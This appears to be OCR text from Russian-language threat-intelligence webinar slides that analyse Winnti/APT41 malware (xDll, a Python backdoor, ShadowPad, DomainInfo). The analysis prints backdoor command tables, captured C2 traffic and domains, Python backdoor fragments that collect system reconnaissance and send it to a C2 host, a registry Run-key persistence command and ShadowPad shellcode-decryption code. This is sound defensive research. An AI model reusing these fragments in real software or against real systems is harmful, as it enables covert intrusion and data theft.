f	Запустить указанный файл средствами ShellExecuteA и отправить отчет об успехе
g	Удалить указанный файл средствами ShellExecuteA и отправить отчет об успехе
h	Загрузить указанный файл на сервер
j	Собрать и отправить список процессов в системе
k	Завершить указанный процесс и отправить отчет об успехе
l	Выполнить команду средствами cmd.exe и отправить вывод
m	Продолжить коммуникацию с cmd.exe. Выполнение дальнейших команд
n	Собрать и отправить список служб в системе
o	Отправить всю информацию, полученную в результате разведки
q	То же, что для команды d
u	Начать всю коммуникацию с C&C заново


xDll бэкдор


```
GET /news.php?type=1&hash=01747aeeb45cfd2a8d23cad1b409b9c3&time=19:53:05 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122 Safari/534.30
Host: www.oseupdate.dns-dns.com
Cache-Control: no-cache
```



```
1POST /news.php HTTP/1.1
Referer: post_info
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.oseupdate.dns-dns.com
Content-Length: 164
Cache-Control: no-cache

{ "md5": "01747aeeb45cfd2a8d23cad1b409b9c3", "Name": [redacted],"IP": [redacted],"OS": [redacted],"Domain":
[redacted],"Note": "sssss","Chcp": [redacted],"In_IP":
HTTP/1.1 200 OK
```

xDll бэкдор


GET http://www.oseupdate.dns-dns.com/news.php?type=2
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit
Host: www.oseupdate.dns-dns.com
Pragma: no-cache
Find... (press Ctrl+Enter to highlight all)
Transformer
Headers
TextView
SyntaxView
ImageView
HTTP/1.1 200 OK with automatic headers
Date: Tue, 30 Nov 2021 12:52:43 GMT
Content-Length: 21
Cache-Control: max-age=0, must-revalidate
Content-Type: text/plain
e,dangerous_file.txt


GET http://www.oseupdate.dns-dns.com/cache/dangerous_file.txt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, lik
Host: www.oseupdate.dns-dns.com
Pragma: no-cache
Find... (press Ctrl+Enter to highlight all)
Transformer
Headers
TextView
SyntaxView
ImageView
HexView
WebView
HTTP/1.1 200 OK with automatic headers
Date: Tue, 30 Nov 2021 12:52:43 GMT
Content-Length: 21
Cache-Control: max-age=0, must-revalidate
Content-Type: text/plain
Very dangerous string

Python бэкдор

```
URL = 'daum.pop-corps.com'
PORT = 80
bufsize = 102400
key = '1qaz@WSX3edc'
SEP = '!!!!'
ONLINECMD = 'vfr4'
CMDCMD = 'zaq1'
UPFILECMD = 'xsw2'
DOWNFILECMD = 'cde3'
recvdata = ''
msglen = 0
csock = None
flag = ''
```

```
def getinfo():
    try:
        cmdlist = [
         'systeminfo',
         'ipconfig /all',
         'netstat -ano',
         'tasklist /v',
         'net user /domain',
         'arp -a']
        data = ''
        for cmd in cmdlist:
            data += os.popen(cmd).read().decode(code).encode('utf-8') + '\r\n'

        return data
    except:
        pass
```

```
def init_logo():
    try:
        for i in range(0, 1):
            nowTime = datetime.datetime.now().strftime('%Y%m%d%H%M%S')
            randomNum = random.randint(0, 100)
            if randomNum <= 10:
                randomNum = str(0) + str(randomNum)
            return str(nowTime) + str(randomNum)

    except:
        pass
```

reg add "HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" /v "startup" /d "c:/Windows/system32/idles.exe

Python бэкдор

```
def sendmsg(cmd, data):
    global csock
    try:
        msg = packdata(cmd, data)
        csock.send(str(len(msg)) + SEP + msg)
    except Exception as e:
        pass
```

```
URL = 'daum.pop-corps.com'
PORT = 80
bufsize = 102400
key = '1qaz@WSX3edc'
SEP = '!!!!'
ONLINECMD = 'vfr4'
CMDCMD = 'zaq1'
UPFILECMD = 'xsw2'
DOWNFILECMD = 'cde3'
recvdata = ''
msglen = 0
csock = None
flag = ''
```

```
def packdata(cmd, data):
    try:
        msg = flag + key + cmd + key + data
        return base64.b64encode(zlib.compress(msg))
    except Exception as e:
        pass
```

```
7116!!!!eJzVXWtvG7mS/S5g/kMDiwUyF5KHZBVfWiywjuVMhIkTwY/Jnb25WHSkttMbWe3plpJ4Fru/
fUmpKevZlDOVgdN2jFgqllg8h2SRh+4WTDAmuWBWammk4L+nf/zH24u/
QzYafroucfX31suimiav09usm2xeVxen553BSevNxR6DJDnLh2VRFdfT5G0+GRWfq0Qng7K4zqoqLybpOPGFf81K
/9tWeXXEj7RiPLnIyk/5MEsG6fBjwpPns3w8Svw7vvRZOpldp8PprMzK7s6PPinKu6JMp
+4zfIGTYnKd38wWL6yUuJimk1E6LiZZ8rYoP1bTZYnFB17e323EeDYbT/O7shi6cIoyeVFmWes8u8mraVZmo
+TN58laldLRbT5ZMyhv0kn
```

ShadowPad

- PlugX like
- Много обфускации
- Почти InMemory
- Многомодульность

ShadowPad

```
output_data    = v1;
counter    = 90754i64    ;
do
{
  *output_data    = key    ^ output_data    [encrypted_data    - v1];
  dwErrCode    = key    << 16;
  SetLastError    (key    << 16);
  tmp1Key    = key    >> 16;
  SetLastError    (tmp1Key    );
  tmp_key    = dwErrCode    + tmp1Key    ;
  SetLastError    (tmp_key    );
  tmp_key    *= 0xDC9A08FD    ;
  SetLastError    (tmp_key    );
  key    = tmp_key    - 0x1CB712FB    ;
  SetLastError    (key);
  ++output_data    ;
  --counter    ;
}
while    (    counter    );
```

Дешифровка шеллкода


Обфускация шеллкода

```
                        loc_1A5A88:                             ;
48 8B 7B 60             mov     rdi, [rbx+60h]
44 89 AD C0 03 00 00    mov     [rbp+3C0h], r13d
E9 9E 00 00 00          jmp     loc_1A5B36
                        ; ---------------------------------------

                        loc_1A5A98:                             ;
72 03                   jb      short near ptr loc_1A5A9C+1
73 01                   jnb     short near ptr loc_1A5A9C+1

                        loc_1A5A9C:                             ;
                                                                ;
E9 44 8B 9D C0          jmp     near ptr 0FFFFFFFFC0B7E5E5h
                        ; ---------------------------------------
03 00                   add     eax, [rax]
00 41 C1                add     [rcx-3Fh], al
E3 18                   jrcxz   near ptr loc_1A5ABF+1
```


ShadowPad модули

Название модуля	ID	Время компиляции
Root	5E6909BA	GMT: Wednesday, 11 March 2020 г., 15:54:34
Plugins	5E69097C	GMT: Wednesday, 11 March 2020 г., 15:53:32
Online	5E690988	GMT: Wednesday, 11 March 2020 г., 15:53:44
Config	5E690982	GMT: Wednesday, 11 March 2020 г., 15:53:38
Install	5E69099F	GMT: Wednesday, 11 March 2020 г., 15:54:07
DNS	5E690909	GMT: Wednesday, 11 March 2020 г., 15:51:37

ShadowPad модули




Конфигурация ShadowPad




```
0002BFAB9 db    0
0002BFABA db  17h
0002BFABB db  3Bh ; ;
0002BFABC db  3Fh ; ?                           ; jgADzakknvRntBRjY
0002BFABC                                       ; 0326x64
0002BFABC                                       ; %ProgramData%\ALGS\Algs.exe
0002BFABC                                       ; ALGS
0002BFABC                                       ; Application Layer Gateway Service
0002BFABC                                       ; Provides support for 3rd party protocol plug-ins for Internet Connection Sharing
0002BFABC                                       ; SOFTWARE\Microsoft\Windows\CurrentVersion\Run
0002BFABC                                       ; LayerGateway
0002BFABC                                       ; %windir%\system32\svchost.exe
0002BFABC                                       ; %windir%\system32\dwm.exe
0002BFABC                                       ; %ProgramFiles%\Windows Media Player\wmplayer.exe
0002BFABC                                       ; %ProgramFiles%Windows Mail\WinMail.exe
0002BFABC                                       ; HTTPS://info.kavlabonline.com
0002BFABC                                       ; HTTP
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ; HTTP
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ; HTTP
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ;
0002BFABC                                       ; HTTP
0002BFABD db 0DDh ; Э
0002BFABE db  55h ; U
```

Протокол ShadowPad



Шифрование



Пример пакета

ShadowPad: popular server management software hit in supply chain attack:
media.kasperskycontenthub.com/wp-content/uploads/sites/43/2017/08/07172148/ShadowPad_technical_description_PDF.pdf

DomainInfo

Собираемая информация

- Имя компьютера
- Имена пользователей компьютера, разбитые по группам
- Имя домена
- Имя группы, в которую входит текущий пользователь
- Имена групп, которые есть в домене
- Имена пользователей каждой группы

PDB: «e:\Visual Studio 2005\Projects\DomainInfo\Release\Domain05.pdb»

Результат исследования

- Уведомление скомпрометированных организаций
- Выявлены новые образцы ВПО
- Выявлена связь с атаками других групп
- Прекращена деятельность на выявленных C2

Обвинения

APT 41 GROUP: fbi.gov/wanted/cyber/apt-41-group

justice.gov/opa/pr/seven-international-cyber-defendants-including-apt41-actors-charged-connection-computer

MITRE и IOCs

ShadowPad: новая активность группировки Winnti:
https://www.ptsecurity.com/ru-ru/research/pt-esc-threat-intelligence/shadowpad-novaya-aktivnost-gruppirovki-winnti/

Полезные ссылки

PT ESC Threat Intelligence blog:
ptsecurity.com/ru-ru/research/pt-esc-threat-intelligence/

PT ESC Incident Response Alert:
ptsecurity.com/ru-ru/services/esc/

Вопросы:
webinar@ptsecurity.com

Twitter:
@TI_ESC